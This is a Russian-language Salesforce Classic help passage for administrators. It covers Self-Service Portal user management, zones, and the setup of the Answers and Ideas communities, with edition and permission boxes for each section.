Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания HTML портала самообслуживания:

- «Управление порталом самообслуживания»


## Использование вкладки «Порталы»

-  **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Вкладка «Порталы» — это канал оперативной поддержки, позволяющий клиентам портала самообслуживания решать возникшие вопросы без обращения к представителю службы поддержки.

При выборе вкладки «Порталы» отображается начальная страница порталов. Ниже перечислены действия, доступные на данной вкладке.

- Просмотрите начальную страницу портала самообслуживания клиентов.
- Просмотрите остальные страницы портала самообслуживания.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе «**Отчеты**».
- Для управления порталом самообслуживания и пользователями портала самообслуживания выберите нужную ссылку в разделе «**Инструменты**».

-  **Прим.:** Вкладка «Порталы» не содержит клиентского портала.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»


Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Настройка приложения»

## Управление пользователями портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Портал самообслуживания поддерживает централизованное управление и пакетное изменение сведений о пользователях. Прежде чем разрешить клиентам использование портала самообслуживания, рекомендуем предоставить каждому контакту доступ к portalу самообслуживания. Доступ может быть предоставлен отдельному контакту (на вкладке «Контакты») или группе контактов (на страницах настройки портала самообслуживания).

- Чтобы включить отдельных пользователей портала самообслуживания на вкладке «Контакты», выберите нужный контакт и нажмите кнопку **«Включить самообслуживание»** на странице сведений о контакте.
- Чтобы включить группу пользователей портала самообслуживания, просмотрите раздел **«Пакетное включение пользователей портала самообслуживания»** на странице 2744.
- Чтобы изменить сведения о пользователе портала самообслуживания, просмотрите раздел **«Редактирование сведений о пользователе портала самообслуживания»** на странице 2745.
- Чтобы сбросить пароли пользователей портала самообслуживания, просмотрите раздел **«Сброс паролей пользователей портала самообслуживания»** на странице 2746.

СМ. ТАКЖЕ:

[Настройка портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- «Редактирование пользователей портала самообслуживания»


Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Редактирование пользователей портала самообслуживания»

## Пакетное включение пользователей портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Портал самообслуживания поддерживает выполнение пакетных действий над пользователями (например, одновременное включение портала самообслуживания для группы контактов). Пользователем портала самообслуживания может быть контакт, имеющий адрес эл. почты и связанный с организацией.

Чтобы предоставить новым пользователям доступ к portalу самообслуживания, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Нажмите кнопку **«Включить новых пользователей»**.
3. Чтобы просмотреть список нужных контактов, введите критерии поиска и нажмите кнопку **«Поиск»**.
4. Выберите нужные контакты и нажмите кнопку **«Далее»**.
5. При необходимости измените сведения о пользователе портала самообслуживания.
6. Чтобы включить контакт в качестве суперпользователя портала самообслуживания, который может просматривать сведения об обращениях, добавлять комментарии и загружать вложения для всех обращений, отправленных любым сотрудником компании, установите флажок «Суперпользователь».
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Управление пользователями портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- «Редактирование пользователей портала самообслуживания»


Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Редактирование пользователей портала самообслуживания»

## Редактирование сведений о пользователе портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы обновить сведения о пользователях портала самообслуживания, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите нужных пользователей.
3. Нажмите кнопку «**Редактировать пользователей**».
4. Внесите необходимые изменения в записи.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Управление пользователями портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- «Редактирование пользователей портала самообслуживания»


Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

И

«Редактирование пользователей портала самообслуживания»

## Сброс паролей пользователей портала самообслуживания

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

Новый пароль пользователя портала самообслуживания может быть отправлен по эл. почте. Чтобы сбросить пароли пользователей на портале самообслуживания, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите нужных пользователей.
3. Нажмите кнопку «**Сбросить пароли**».
4. Нажмите кнопку «**ОК**».

СМ. ТАКЖЕ:

[Управление пользователями портала самообслуживания](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- «Редактирование пользователей портала самообслуживания»

Для пакетного управления пользователями портала самообслуживания:


- «Управление порталом самообслуживания»

И

«Редактирование пользователей портала самообслуживания»

## Зоны для сообществ и клиентских порталов Salesforce

### Использование зон для систематизации сообществ


 **Прим.:** Начиная с выпуска Summer'13 сообщества Chatter Answers и «Идеи» заменены зонами.

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы. Зоны используются приложениями «Идеи», «Ответы» и Chatter Answers, каждое из которых позволяет просматривать и создавать зоны. Версия Professional Edition позволяет использовать только одну внутреннюю зону. Все остальные версии позволяют использовать не более 50 зон, связанных с идеями, ответами и Chatter Answers.

 **Прим.:** Чтобы создать дополнительные зоны, обратитесь в компанию Salesforce.

Ниже перечислены типы пользователей, которым доступны зоны.

- Пользователи сообществ Salesforce.
- Общедоступные пользователи (требуется настройка сайта Force.com).
- Внутренние пользователи Salesforce. Пользователям Salesforce предоставляется доступ ко всем зонам (как внутренние, так и доступные на портале).
- Пользователи клиентского или партнерского портала.
- Пользователи консоли Salesforce.

 **Прим.:** Правила общего доступа Salesforce не могут использоваться для ограничения доступа к зонам. Чтобы ограничить доступ, выберите нужный портал при создании зоны. Данная зона будет доступна только пользователям, которые назначены соответствующему portalу (и внутренним пользователям Salesforce) до ее публикации посредством сайтов Force.com.

Пользователи могут просматривать зоны, результаты поиска и содержимое, связанное с контекстом, который определен профилем пользователя.

- Пользователи сообщества могут просматривать зоны, связанные с текущим сообществом.
- Внутренние пользователи с полномочием на просмотр идей могут просматривать все зоны организации, доступные только для внутреннего пользования. Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Внутренние пользователи с полномочием на просмотр Chatter Answers могут просматривать все зоны организации, доступные только для внутреннего пользования, на вкладке «Вопрос и ответ». Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Пользователи портала могут просматривать зоны, связанные с их порталом.
- Пользователи портала, имеющие доступ к portalу и сообществу, могут просматривать зоны, связанные с порталом или текущим сообществом.
- Пользователи, открывающие портал или сообщество посредством API, могут просматривать все доступные зоны во всех контекстах.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Зоны идей доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Зоны ответов доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Зоны Chatter Answers доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования зоны:

- «Настройка приложения»

- Глобальные поиски во внутреннем приложении, выполняемые внутренними пользователями, возвращают все идеи, доступные внутри организации. Поиски, выполняемые всеми другими пользователями в сообществах Salesforce, возвращают идеи, доступные внутри сообщества.

СМ. ТАКЖЕ:

[Создание и редактирование зон](#)

## Создание и редактирование зон


Зоны используются приложениями «Идеи», «Ответы» и Chatter Answers, каждое из которых позволяет просматривать и создавать зоны. Вкладка «Ответы» позволяет просматривать только одну зону. Поддерживаемые версии позволяют работать максимум с 50 зонами для одной организации.

Чтобы создать зону или изменить сведения о текущей зоне, выполните указанные ниже действия.

1. Введите строку «*Зоны*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Зоны**» на вкладке «**Ответы**», «**Зоны идей**» или «**Зоны ответов Chatter**».
2. Чтобы изменить зону, щелкните ссылку «**Правка**». Чтобы создать зону, нажмите кнопку «**Создать**».
3. Введите уникальное имя зоны, которое точно определяет ее цель.
4. При необходимости введите описание в виде обычного текста. HTML и другие языки разметки не поддерживаются.
5. Чтобы предоставить участникам сообщества доступ к зоне, установите флажок «Активно».

Зоны не могут быть удалены. Чтобы скрыть зону, снимите флажок «Активно». Все активные зоны автоматически добавляются на вкладку «Идеи», однако ответам может быть назначено только одна активная зона.

6. Чтобы определить способ отображения имен пользователей в опубликованных вопросах и ответах внутри зоны, настройте параметр «Формат имени пользователя». Chatter Answers использует поле «Формат имени пользователя» только для вопросов и ответов. Идеи используют поле «Прозвище» для имен пользователей внутри сообщества взамен поля «Формат имени пользователя» внутри зоны.

 **Прим.:** При использовании Chatter Answers личные имена указываются для пользователей в поле «Группа агентов службы поддержки», даже в том случае, если параметр «Формат имени пользователя» для зоны содержит значение «Прозвище».

7. Выберите область отображения данной зоны.
  - «Сообщество»: позволяет выбирать сообщество, которое должно отображать зону. Чтобы разрешить пользователям-гостям просмотр действий внутри зоны посредством сообщества без выполнения входа, установите флажок «**Доступно без проверки подлинности**» (только для Chatter Answers).
  - «Только для внутреннего пользования»: позволяет отображать зону только внутренним пользователям. Участники портала и сообществ Salesforce не могут просматривать внутренние зоны.
  - «Портал»: позволяет выбрать портал из списка текущих порталов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Зоны идей доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Зоны ответов доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Зоны Chatter Answers доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования зоны:


- «Настройка приложения»



Чтобы предоставить общий доступ к зоне, рекомендуем выбрать клиентский портал, который должен быть общедоступным посредством сайтов Force.com. Chatter Answers поддерживается сайтами Force.com. Ответы не поддерживаются сайтами Force.com.


 **Прим.:** Переназначение зоны другому сообществу инициирует перенос связанных элементов в новое сообщество. Пользователи, выполнившие вход в исходное сообщество, не могут просматривать элементы, перенесенные в новое сообщество, включая элементы раздела «Недавние элементы» на боковой панели. Возврат зоны в исходное сообщество инициирует восстановление возможности просмотра данных элементов.

8. Чтобы настроить зоны для Chatter Answers, выполните указанные ниже действия.


- a. Чтобы связать зону с Chatter Answers, установите флажок «Включить поддержку Chatter Answers».
- b. Чтобы разрешить клиентам отправку личных вопросов в службу поддержки (создание обращений), установите флажок «Включить личные вопросы». Если данный флажок не установлен, то личное общение с клиентами может быть инициировано агентами службы поддержки.
- c. Щелкните значок  и выберите страницу Visualforce, которая должна использоваться для отображения вопросов, ответов и статей базы знаний, в поле «Страница Visualforce для размещения лент зоны».

Выбранная страница должна содержать компонент `chatteranswers:allfeeds` или набор следующих компонентов: `chatteranswers:aboutme`, `chatteranswers:guestsignin`, `chatteranswers:feedfilter`, `chatteranswers:feeds`, `chatteranswers:searchask`, `chatteranswers:datacategoryfilter`, гарантирующих правильное связывание зоны с сайтом Force.com. Если страница Visualforce не выбрана, то она автоматически создается при сохранении зоны. Созданная страница содержит код зоны, позволяющий связывать и отображать темы, вопросы и ответы в определенной зоне. Имя страницы соответствует имени зоны и содержит индекс «\_main» (например, `ИмяЗоны_main`). Кроме того, страница содержит атрибут языка, который соответствует стандартному языку организации.


Чтобы удалить все ссылки входа из зоны, воспользуйтесь логическим атрибутом `NoSignIn` в компоненте `chatteranswers:allfeeds`, `chatteranswers:aboutme`, `chatteranswers:feeds` или `chatteranswers:searchask`. Рекомендуем использовать данный атрибут только при наличии внешнего пути входа, которым должны пользоваться участники вместо стандартного входа Chatter Answers. Если логическому атрибуту `NoSignIn` задано значение `true`, то участники зоны могут просматривать и выполнять поиск по общедоступному содержимому. Если текущий сеанс уже является действительным, то они могут публиковать вопросы и ответы, а также участвовать в голосовании и помечать нужное содержимое.

- d. Щелкните значок  и выберите сайт Force.com, который должен использоваться для размещения зоны, в поле «Сайт для размещения зоны».
  - При связывании зоны с порталом введите домен сайта Force.com.
  - При связывании зоны с сообществом Salesforce, которое позволяет пользователям просматривать действия зоны без проверки подлинности, домен сайта Force.com вводится автоматически.
- e. При необходимости настройте URL-адрес, добавляемый в электронные уведомления, которые отправляются из зоны, в поле «URL-адрес электронного уведомления».

URL-адрес электронного уведомления создается автоматически в соответствии с параметрами доступности зоны, но при необходимости может быть изменен. Введите URL-адрес настраиваемой страницы входа (при ее наличии). Например, поле «URL-адрес электронного уведомления» позволяет переадресовывать получателей электронных уведомлений на страницу входа, поддерживающую доступ сразу в несколько зон.

 **Прим.:** При наличии текущего URL-адреса для электронных уведомлений внутренней зоны и последующем добавлении настраиваемого домена посредством функции «Мой домен» поле «URL-адрес электронного

уведомления» должно быть обновлено вручную. Чтобы обновить URL-адрес, удалите текущий URL-адрес из поля. При сохранении страницы система заполняет поле новым URL-адресом функции «Мой домен».

- f. Выберите общедоступную группу пользователей, которые должны выступать в качестве агентов службы поддержки для зоны, в поле «Группа агентов службы поддержки». Напротив имен данных пользователей в зоне отображается значок наушников.
- g. Чтобы выбрать текстовый или HTML-файл для внедрения фирменного стиля организации в верхние или нижние колонтитулы электронных уведомлений, отправляемых из зоны, щелкните значок  в поле «Верхний колонтитул» или «Нижний колонтитул».

Файл должен быть загружен в общедоступную папку на вкладке «Документы» и помечен флажком «Доступен внешне как изображение». Общий размер файлов, выбранных в полях, не должен превышать 10 Кб.

- h. Выберите категории данных, которые должны быть доступны в зоне, из списка predefined categories данных.
9. Чтобы настроить зоны для сообщества «Идеи», воспользуйтесь полем «Группа экспертов» для выбора общедоступной группы экспертов, которые должны отслеживать зону для сообщества «Идеи».
10. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:


[Выбор значений раскрывающегося списка и значений по умолчанию для зоны](#)

[Включение сообщества «Идеи» на клиентском портале](#)

[Обозначение экспертов сообщества](#)


## Сообщества ответов

### Настройка ответов

-  **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Чтобы настроить ответы, выполните указанные ниже действия.

1. **Включите функцию «Ответы» и настройте стандартную зону.**
2. **Создайте группу категорий для ответов и добавьте категории данных в группу категорий.**

-  **Прим.:** Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Категории данных и ответы доступны в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров ответов:

- «Настройка приложения»

3. Назначьте категории данных сообществу ответов.
4. Чтобы определить способ ограничения доступа к категориям и категоризированным вопросам в сообществе ответов, просмотрите [параметры доступности группы категорий](#).
5. При использовании ролей, наборов полномочий или профилей:
  - a. [Настройте доступность группы категорий данных](#).
  - b. При необходимости [выберите уровень доступности группы категорий по умолчанию](#) для соответствующих пользователей посредством ролей, наборов полномочий или профилей.
6. Чтобы разрешить участникам сообщества, работающим с обращениями, [расширять нерешенные или сомнительные вопросы до новых обращений](#), выполните указанные ниже действия.
  - a. Откройте страницу «Макеты страниц» посредством параметров управления обращениями. Затем отредактируйте макеты страниц обращения так, чтобы в них включалось поле «Вопрос».
  - b. Откройте страницу «Поля» посредством параметров управления обращениями. Затем убедитесь, что безопасность уровня поля для поля «Вопрос» делает поле видимым в нужных профилях.

Параметр **«Расширить до обращения»** отображается только тем участникам сообщества, которым предоставлено полномочие на создание обращений.

7. Если в организации включена поддержка Salesforce Knowledge, то при необходимости полезные ответы могут быть преобразованы в статьи базы знаний. В разделе «Настройка» введите *«Параметры базы знаний»* в поле «Быстрый поиск», затем выберите **«Параметры базы знаний»** и убедитесь, что параметр «Разрешить пользователям создавать статью на основе ответа» отмечен флажком.
8. Чтобы предотвратить использование оскорбительной лексики, создайте правила проверки, блокирующие публикацию несоответствующих вопросов и ответов в сообществе ответов.

Чтобы создать правила проверки, в разделе параметров управления объектами для ответа на вопрос Ответы Chatter и Вопросы Chatter перейдите в раздел «Правила проверки».
9. При необходимости создайте бизнес-правила для вопросов. Например, рекомендуем создать бизнес-правило, уведомляющее администратора сообщества о наличии 10 и более ответов, но отсутствии лучшего ответа. Вопросы не поддерживают процессы утверждения и задачи бизнес-правил.
10. При необходимости создайте отчеты для сообщества ответов.
11. При необходимости [включите поддержку ответов на клиентском](#) или партнерском портале.




**Совет:** Настраиваемые поля, создаваемые для вопросов или ответов, не могут отображаться в пользовательском интерфейсе Salesforce. Настраиваемые поля могут быть добавлены в вопросы или ответы только для интеграции API. Например, добавьте настраиваемое текстовое поле в вопросы и используйте API для заполнения этого текстового поля названием страны-источника каждого опубликованного вопроса.

СМ. ТАКЖЕ:

[Создание и редактирование зон](#)

[Настройка ответов](#)

## Включение функции «Ответы» и назначение стандартной зоны

 **Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Ответы — это функция приложения «Сообщество», которая позволяет пользователям задавать вопросы и получать на них ответы. Участники сообщества могут определять степень полезности любого ответа путем голосования, а автор вопроса может выбрать лучший ответ.

Чтобы включить функцию «Ответы», выполните указанные ниже действия.

1. Введите строку «*Параметры ответов*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры ответов**».
2. Нажмите кнопку «**Правка**».
3. Чтобы включить ответы, установите флажок «**Включить ответы**».

Данное действие добавляет вкладку «Ответы» в приложение «Сообщество» и создает зону «Внутренняя зона».

4. Выберите стандартную зону для вкладки «Ответы». Разрешается просматривать только одну зону ответов. Чтобы выбрать зону по умолчанию, воспользуйтесь зоной «Внутренняя зона» или [создайте собственную зону](#).
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Создание и редактирование зон](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров ответов:

- «Настройка приложения»


### Назначение категорий данных для ответов

**Прим.:** Начиная с выпуска Summer'13 функция «Ответы» недоступна для новых организаций. Теперь пользователям доступна функция Chatter Answers (сообщество по поддержке и самообслуживанию, позволяющее пользователям публиковать вопросы, а также получать ответы и комментарии от других пользователей или агентов службы поддержки). Функция Chatter Answers предоставляет комплексный доступ к обращениям, вопросам, ответам и статьям Salesforce Knowledge. Текущие организации могут использовать функцию «Ответы», включенную до выпуска Summer'13, в обычном режиме.

Группа категорий в зоне ответов содержит как минимум одну категорию, обеспечивающую удобный просмотр вопросов. Если группа категорий содержит иерархию, то вкладка «Ответы» отображает только категории первого уровня. Например, компания-производитель компьютеров может создать группу категорий «Продукты» для зоны «Продукты». Данная группа может содержать четыре категории: «Портативные компьютеры», «Производительные портативные компьютеры», «Настольные игровые компьютеры» и «Настольные рабочие компьютеры». Участники зоны могут назначить вопросу любую из доступных категорий.

Ниже приведен пример, определяющий способ отображения категорий группы на вкладке «Ответы».

#### Отображение категорий на вкладке «Ответы»



1. Зона, назначенная ответам.
2. При назначении группы категорий ответам категории данных отображаются под именем зоны на вкладке «Ответы». Данные категории могут быть назначены вопросам или просмотрены на наличие связанных вопросов. Имя группы категорий не отображается в сообществе ответов.

Имя группы категорий не отображается в сообществе ответов. Тем не менее, все категории группы отображаются под именем зоны на вкладке «Ответы».

Чтобы назначить группу категорий ответам, выполните указанные ниже действия.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Ответы» доступна в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров ответов:


- «Настройка приложения»

1. **Создайте группу категорий** для ответов и **добавьте категории данных** в группу категорий.

Рекомендуем использовать одинаковые имена для групп категорий и сообществ ответов. Данный способ наименования позволяет другим администраторам быстро определять сообщества, содержащие соответствующие группы категорий.

 **Прим.:** Группа категорий позволяет создавать до пяти иерархических уровней категорий, но сообщество ответов поддерживает только первый уровень категорий. Дочерние категории, расположенные ниже первого уровня, не отображаются в сообществе, поэтому не могут быть назначены вопросам.

2. Введите строку «*Назначения категорий данных*» в поле «Быстрый поиск» и выберите пункт **«Назначения источников данных»** в разделе «Ответы». Страница назначений группы категорий отображается только в том случае, если **включена поддержка ответов**.
3. Нажмите кнопку **«Правка»**.
4. Выберите нужную группу категорий.

 **Прим.:** При последующем изменении группы категорий для ответов все текущие категории, связанные с вопросами, подлежат удалению. Вопросы, опубликованные в сообществе ответов, отображаются без категории до назначения им новых категорий.

5. Нажмите кнопку **«Сохранить»**.

По завершении отправляется электронное уведомление об успешном сохранении.

СМ. ТАКЖЕ:

[Что такое категории данных?](#)

## Сообщества идей

### Стимулирование создания и совместного использования идей в сообществах Salesforce

Чтобы воспользоваться новыми способами сотрудничества, добавьте пользователей сообщества «Идеи» в сообщества Salesforce.

Чтобы повысить эффективность использования сообщества «Идеи», рекомендуем разрешить клиентам публикацию и комментирование идей прямо на начальной странице сообществ Salesforce. Благодаря добавлению сообщества «Идеи» в сообщества Salesforce, пользователи могут оценить преимущества плодотворного сотрудничества между участниками сообщества. Сообщества — это настраиваемые общедоступные или личные области, позволяющие сотрудникам, клиентам и партнерам совместно работать над бизнес-процессами и обмениваться приобретенным опытом. При включении сообщества «Идеи» в сообщества Salesforce участники сообщества получают возможность создания идей и пространств идей, а также их обсуждения. Кроме того, система позволяет создавать общедоступные сообщества, предназначенные для обмена идеями между клиентами или партнерами, а также личные внутренние сообщества, доступные только сотрудникам.

Модерирование и управление сообществами идей могут быть назначены участникам внутреннего сообщества на основе их привилегий. Внутренние пользователи, имеющие доступ ко внутренним сообществам и любым общедоступным сообществам, могут модерировать как внутренние, так и внешние сообщества.

Чтобы разделить сообщество на группы меньшего размера, рекомендуем создать зоны внутри сообщества, соответствующие особым интересам, группировкам продуктов или

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров сообщества «Идеи» в сообществах Salesforce:

- «Настройка приложения»

типам клиентов. Зоны используются приложениями «Идеи», «Ответы» и Chatter Answers, каждое из которых позволяет просматривать и создавать зоны. Например, компания-производитель компьютеров может создать два сообщества «Портативные компьютеры» и «Настольные компьютеры». Каждое сообщество позволяет создавать зоны, посвященные разным аспектам продуктов.

Доступность разных зон определяется профилями участников сообщества.

- Пользователи сообщества могут просматривать зоны, связанные с текущим сообществом.
- Внутренние пользователи с полномочием на просмотр идей могут просматривать все зоны организации, доступные только для внутреннего пользования. Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Внутренние пользователи с полномочием на просмотр Chatter Answers могут просматривать все зоны организации, доступные только для внутреннего пользования, на вкладке «Вопрос и ответ». Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Пользователи портала могут просматривать зоны, связанные с их порталом.
- Пользователи портала, имеющие доступ к portalу и сообществу, могут просматривать зоны, связанные с порталом или текущим сообществом.
- Пользователи, открывающие портал или сообщество посредством API, могут просматривать все доступные зоны во всех контекстах.
- Глобальные поиски во внутреннем приложении, выполняемые внутренними пользователями, возвращают все идеи, доступные внутри организации. Поиски, выполняемые всеми другими пользователями в сообществах Salesforce, возвращают идеи, доступные внутри сообщества.

## Управление сообществом «Идеи»

«Идеи» — это сообщество пользователей, публикующих идеи, голосующих за них и размещающих комментарии к идеям. Данное сообщество является неким интерактивным банком идей, содержащим цепочки обсуждений и рейтинги популярности по каждой теме. Чтобы разделить сообщество на группы меньшего размера, рекомендуем создать зоны, соответствующие особым интересам, группировкам продуктов или типам клиентов.

Сообщество «Идеи» может быть доступно внутренним пользователям Salesforce, пользователям сообщества salesforce.com, клиентского или партнерского портала и общедоступным пользователям (посредством сайта Force.com). Консоль может также использоваться для управления сообществом «Идеи».

Версия Professional Edition позволяет использовать только одну внутреннюю зону. Все остальные версии позволяют использовать не более 50 зон, связанных с идеями, ответами и Chatter Answers.

Ниже перечислены действия, доступные администратору.

- Включение идей в организации и настройка **периода расцвета** идей. См. раздел «**Настройка параметров сообщества "Идеи"**».
- Создание зон для систематизации идей. См. раздел «**Создание и редактирование зон**».
- Создание **пространств идей**, позволяющих приглашать участников сообщества к публикации идей по конкретным темам. Опубликованные идеи могут содержать возможные решения проблем или предложения по модернизации компании.
- Определение значений раскрывающегося списка для полей «Категории» и «Статус». См. раздел «**Определение значений раскрывающегося списка для полей "Категории" и "Статус"**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления  
сообществами «Идеи»:

- «Настройка приложения»



- Определение макета настраиваемых полей. См. раздел [«Настройка макетов страниц для идей»](#).
- Предоставление пользователям доступа к отчетам по идеям.
- Настройка макетов поиска идей.
- Объединение идей для сокращения количества повторяющихся идей.
- Назначение статуса идеи.
- Полное удаление голоса посредством API.

Ниже перечислены действия, выполняемые в результате удаления голоса.

- Понижение общего рейтинга идеи на 10 очков.
- Удаление имени пользователя из раздела «Последние 100 голосов» на странице сведений об идее.

СМ. ТАКЖЕ:

